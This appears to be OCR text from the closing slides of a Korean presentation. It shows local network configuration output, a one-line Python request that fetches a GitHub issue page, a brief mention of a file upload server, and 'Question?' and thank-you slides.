링크-로컬 IPv6 주소 . . . . : fe80::557f:e67c:7cba:5810%14
IPv4 주소 . . . . . : 192.168.196.1
서브넷 마스크 . . . . . : 255.255.255.0
기본 게이트웨이 . . . . . :



03. 추후 개선사항

01

02

03

04

```
webpage = requests.get("https://github.com/jagym105/DB-/issues/3")
```


추후 개선사항

01

02

03

04



파일업로드 서버....

Question?

감사합니다 ☺